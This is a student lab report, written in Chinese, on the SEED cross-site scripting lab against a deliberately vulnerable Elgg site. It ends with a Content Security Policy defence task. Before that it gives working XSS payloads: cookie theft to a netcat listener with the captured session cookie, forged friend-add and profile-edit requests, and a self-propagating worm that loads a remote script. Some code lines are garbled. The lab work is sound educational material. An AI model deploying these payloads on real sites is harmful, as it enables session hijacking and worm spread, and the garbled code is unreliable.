

实验 5 跨站脚本（XSS）攻击实验室

跨站点脚本编制(XSS)是 web 应用程序中常见的一种漏洞类型。这个漏洞使得攻击者有可能将恶意代码(例如 JavaScript 程序)注入受害者的 web 浏览器中,攻击者可以窃取受害者的凭证,如会话 cookie,浏览器用来保护那些凭证的访问控制策略(即同源策略)可以通过利用 XSS 漏洞绕过。


为了演示攻击者利用 XSS 漏洞可以做什么,我们在预先构建的 Ubuntu VM 映像中设置了一个名为 Elgg 的 web 应用程序,Elgg 是一个非常流行的社交网络开源 web 应用程序,它实现了许多对策来补救 XSS 威胁,为了演示 XSS 攻击的工作原理,我们在安装中注释掉了 Elgg 中的这些对策,故意使 Elgg 容易受到 XSS 攻击。如果没有对策,用户可以向用户配置文件发布任意消息,包括 JavaScript 程序。

在这个实验室里,学生们需要利用这个漏洞对修改后的 Elgg 发起跨站攻击,就像 Samy Kamkar 在 2005 年通过臭名昭著的 Samy 蠕虫对 MySpace 所做的那样。这种攻击的最终目标是在用户中传播 XSS 蠕虫,这样,任何查看受感染用户配置文件的人都会被感染,而被感染的人会将您(即攻击者)添加到他/她的朋友列表中。


Task1: Posting a Malicious Message to Display an Alert Window

此任务的目标是在你的 Elgg 配置文件中嵌入一个 JavaScript 程序,以便当其他用户查看你的配置文件时,将执行该 JavaScript 程序并显示一个警告窗口。

步骤 1: 登录 Admin 账号,编辑个人信息,选择 Edit HTML,输入 JavaScript 程序,出现警告窗口。



The screenshot shows the 'Edit profile' interface of the Elgg web application. At the top, there is a blue header bar with a white hamburger menu icon. Below the header, the page title 'Edit profile' is displayed. Underneath, the 'Display name' field contains the text 'Admin'. The 'About me' section is highlighted, and a 'Visual editor' link is visible to its right. The text area for 'About me' contains the malicious JavaScript payload: `<script>alert('XSS');</script>`. At the bottom of the form, there is a dropdown menu set to 'Public'.





步骤 2: 如果想运行很长一段 JavaScript, 但是输入表单的字符有限, 可以将 JavaScript 程序存储在一个独立的文件, 保存 .js 扩展, 然后使用<script>标记的 src 属性引用它:

Task2: Posting a Malicious Message to Display Cookies

此任务的目标是在你的 Elgg 配置文件中嵌入一个 JavaScript 程序, 以便当另一个用户查看你的配置文件时, 该用户的 cookie 将显示在警告窗口中, 这可以通过添加一些额外的代码到以前任务的 JavaScript 程序。

步骤 1: 登录 Admin 账号, 编辑个人信息, 选择 Edit HTML, 输入 JavaScript 程序, Admin 的 cookie 显示在了警告窗口中, Elgg=a457b19lcp36p91hi29p83l5t2。



Task3: Stealing Cookies from the Victim's Machine


在上一个任务中，攻击者编写的恶意 JavaScript 代码可以打印出用户的 cookie，但只有用户才能看到 cookie，攻击者不能。在这个任务中，攻击者希望 JavaScript 代码将 cookie 发送给自己。为了实现这一点，恶意的 JavaScript 代码需要向攻击者发送一个 HTTP 请求，并将 cookie 附加到请求中。我们可以通过让恶意 JavaScript 向攻击者的机器插入一个带有 src 属性设置的标签来做到这一点。当 JavaScript 插入 img 标签时，浏览器尝试从 src 字段的 URL 加载图像，这会导致将 HTTP GET 请求发送到攻击者的计算机。

步骤 1: 下面给出的 JavaScript 将 cookie 发送到攻击者机器的端口 5555（IP 地址为 10.1.2.5），攻击者在该端口有一个监听相同端口的 TCP 服务器。攻击者通常使用的程序是 netcat(或 nc)，如果使用“-l”选项运行，它将成为侦听指定端口上的连接的 TCP 服务器。

这个服务器程序基本上打印出客户端发送的内容，并将运行服务器的用户输入的内容发送给客户端，输入下面的命令来监听端口 5555。



步骤 2: “-l” 选项用于指定 nc 应该侦听传入连接，而不是启动到远程主机的连接。“-v” 选项用于让 nc 给出更详细的输出。这个任务也可以只用一个 VM 而不是两个来完成，对于一个 VM，应该将上述脚本中的攻击者的 IP 地址替换为 127.0.0.1，启动一个新的终端，然后键入 nc 命令，监听到了 cookie 信息。



```
/bin/bash 66x24
[09/17/20]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2,
sport 44416)
GET /?c=Elgg%3Dr4pfhvm7d3dst4lcotrlef2i31 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2
0100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Task4: Becoming the Victim' s Friend

在这个任务中需要编写一个恶意的 JavaScript 程序，在不受攻击者干预的情况下，直接从受害者的浏览器伪造 HTTP 请求，袭击的目的是让 Samy 成为受害者的朋友。

步骤 1: 一旦我们理解了 add-friend HTTP 请求，就可以编写一个 Javascript 程序来发送相同的 HTTP 请求。

```
<script type="text/javascript">
window.onload=function() {
    var Ajax=null;
```

```

var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
var
sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}
</script>

```

步骤 2: 登录 Samy 账号, 编辑个人信息, 选择 Edit HTML, 输入 JavaScript 程序, 登录 Alice 账号搜索并点击 Samy, 发现 Samy 成为了 Alice 好友。

Edit profile

Display name

Samy

About me

[Visual editor](#)

```

<script type="text/javascript">
window.onload=function(){
var Ajax=null;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts;
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send();
}

```

Public

Results for "Samy"

Users



Samy

2 minutes ago


All Site Activity



All


Mine



Friends

Filter Show All ▾

 Alice is now a friend with **Samy** just now

 → 

 Samy is now a friend with **Samy** 3 minutes ago

 → 

问题 1: 解释 1 行和 2 行的目的, 为什么需要它们?

答: 是为了从相关的 JavaScript 变量中获取时间戳和秘密令牌的值。

问题 2: Elgg 应用程序是否只提供“About Me”字段的编辑模式, 即: 你不能切换到文本模式, 你还能成功发动攻击吗?

答: 可以, 还可以使用一个浏览器扩展来删除 HTTP 请求中的格式化数据, 或使用其他客户端 (例如 CURL 程序) 来发送请求。

Task5: Modifying the Victim's Profile

这个任务的目的是当受害者访问 Samy 的页面时修改受害者的个人资料。我们将编写一个 XSS 蠕虫来完成这个任务。这种蠕虫不会自我繁殖, 在 task 6 中, 我们将使其自传播。

与上一个任务类似, 我们需要编写一个恶意的 JavaScript 程序, 在不受攻击者干预的情况下, 直接从受害者的浏览器伪造 HTTP 请求, 我们将使用 Firefox 的 HTTP 检查工具。一旦我们了解了修改配置文件 HTTP POST 请求的样子, 我们就可以编写一个 JavaScript 程序来发送相同的 HTTP 请求。

步骤 1: 登录 Samy 账号, 编辑个人信息, 选择 Edit HTML, 输入 JavaScript 程序。

Display name

Samy

About me

Visual editor

```
<script type="text/javascript">
window.onload=function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name ="&name="+ elgg.session.user.name;
var desc="&description=Samy is my hero"+"&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
if(elgg.session.user.guid!=47)
```


Public ▾

```

<script type="text/javascript">
window.onload=function() {
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name ="&name=" + elgg.session.user.name;
var desc="&description=Samy is my hero"&"&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
if(elgg.session.user.guid!=47)
{ //Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>

```

步骤 2: 登录 Alice 账号并点击进 Samy 主页，返回 Alice 主页发现 About me 出现了 “Samy is my hero” 字样。



问题 3: 为什么需要 1 位置的代码? 移开这行代码，重复你的攻击，报告和解释你的观察。
答: 1 位置的代码是判断用户目标是不是 samy 自己，如果注释掉的话，当 samy 把攻击代码放入他自己的个人主页后，主页的攻击代码立刻得到执行，把 samy 主页的攻击主页内容改为 “samy is my hero”。

Task6: Writing a Self-Propagating XSS Worm

要想成为真正的蠕虫，恶意的 JavaScript 程序应该能够自我传播。也就是说当一些人查看被感染的概要文件时，不仅他们的概要文件会被修改，蠕虫也会传播到他们的概要文件中，进一步影响查看这些新感染概要文件的其他人。

为了实现自传播，当恶意 JavaScript 修改受害者的配置文件时，它应该将自己复制到受害者的配置文件中，有几种方法可以实现这一点，我们将讨论两种常见的方法：

DOM Approach:

步骤 1: 登录 Sammy 账号，编辑个人信息，选择 Edit HTML，输入 JavaScript 程序。

Edit profile

Display name

Samy

About me

Visual editor

```
<script type="text/javascript" id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var desc ="&description=Samy is my hero"+wormCode;
desc+="&accesslevel[description]=2";
```

```
<script type="text/javascript" id="worm">
window.onload = function() {
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + \"script>\"";
var wormCode = encodeURIComponent(headerTag+jsCode+tailTag);
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var desc ="&description=Samy is my hero"+wormCode;
desc+="&accesslevel[description]=2";
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+userName+desc+guid; //FILL IN
if(elgg.session.user.guid!=47) {
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
```



```


Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
} }
</script>

```

步骤 2: 登录 Alice 的账号进入 samy 的主页，返回 Alice 主页发现 About me 出现了 “Samy is my hero” 字样。



步骤 3: 登录 Admin 的账号进入 Alice9 的主页，返回 Admin 主页发现 About me 也出现了 “Samy is my hero” 字样。



Link Approach:

步骤 1: 登录 Samy 账号，编辑个人信息，选择 Edit HTML，输入 JavaScript 程序。

```

<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

```

```

var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
</script>

```

Display name

Samy

About me

Visual editor

```

<script id=worm>
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
</script>

```

Public

步骤 2: 在/var/www/html/中新建 java 文件 xssworm.js。

```


window.onload=function()
{
var wormCode=encodeURIComponent(
"<script type=\"text/javascript\" "+id=\"worm\""+src=\"http://www.example.com/
xssworm.js\">"+\"</\"+\"script>");
var userName=elgg.session.user.name;
var guid=\"&guid=\"+elgg.session.user.guid;
var ts=\"&__elgg_ts=\"+elgg.security.token.__elgg_ts;
var token=\"&__elgg_token=\"+elgg.security.token.__elgg_token;
var desc=\"&description=Samy is my hero\"+wormCode;
desc+="&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+userName+desc+guid;
if(elgg.session.user.guid!=47) {
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}

```

步骤 3: 删除 Alice 和 Admin 的 About me 中文字，登录 Alice 的账号进入 samy 的主页，返回 Alice 主页发现 About me 出现了“Samy is my hero”字样。



步骤 3: 登录 Admin 的账号进入 Alice9 的主页，返回 Admin 主页发现 About me 也出现了“Samy is my hero”字样。



Task 7: Defeating XSS Attacks Using CSP

步骤 1: 在/etc/hosts 中添加以下几个域名解析。

```
127.0.0.1 www.example.com  
127.0.0.1 www.example32.com  
127.0.0.1 www.example68.com  
127.0.0.1 www.example79.com
```

步骤 2: 去官网下载 csp.zip，并解压。

example32.com:8000/cspte X +

← → ↻ 🏠

www.example32.com:8000/csptest.html

⋮ 📌 ☆

⚙ Most Visited 📁 SEED Labs 📁 Sites for Labs

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me

example68.com:8000/cspte X +

← → ↻ 🏠

www.example68.com:8000/csptest.html

⋮ 📌 ☆

⚙ Most Visited 📁 SEED Labs 📁 Sites for Labs

CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: Failed

Click me



CSP Test

1. Inline: Correct Nonce: OK
2. Inline: Wrong Nonce: Failed
3. Inline: No Nonce: Failed
4. From self: OK
5. From example68.com: OK
6. From example79.com: OK

[Click me](#)

步骤 3: 为了使 1, 2, 3, 4, 5, 6 都为 OK 状态, 修改 csp 文件夹中的 Python 文件, 执行后再次打开网页, 发现 1, 2, 3, 4, 5, 6 都为 OK 状态。

```
#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler
from urllib.parse import *

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        o = urlparse(self.path)
        f = open(".") + o.path, 'rb')
        self.send_response(200)
        self.send_header('Content-Security-Policy',
            "default-src 'self';"
            "script-src 'self' *.example68.com:8000 'nonce-1rA2345' ")
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(f.read())
        f.close()

httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve_forever()
```

实验感想

这次实验的 XSS 攻击在上次 CDRF 攻击的基础上, 增加了蠕虫传染性, 具有更大的危害, 需要在大规模传播前及时进行防御过滤, 本次实验让我们意识到蠕虫攻击的原理和危害性, 为防卫此类攻击打下基础。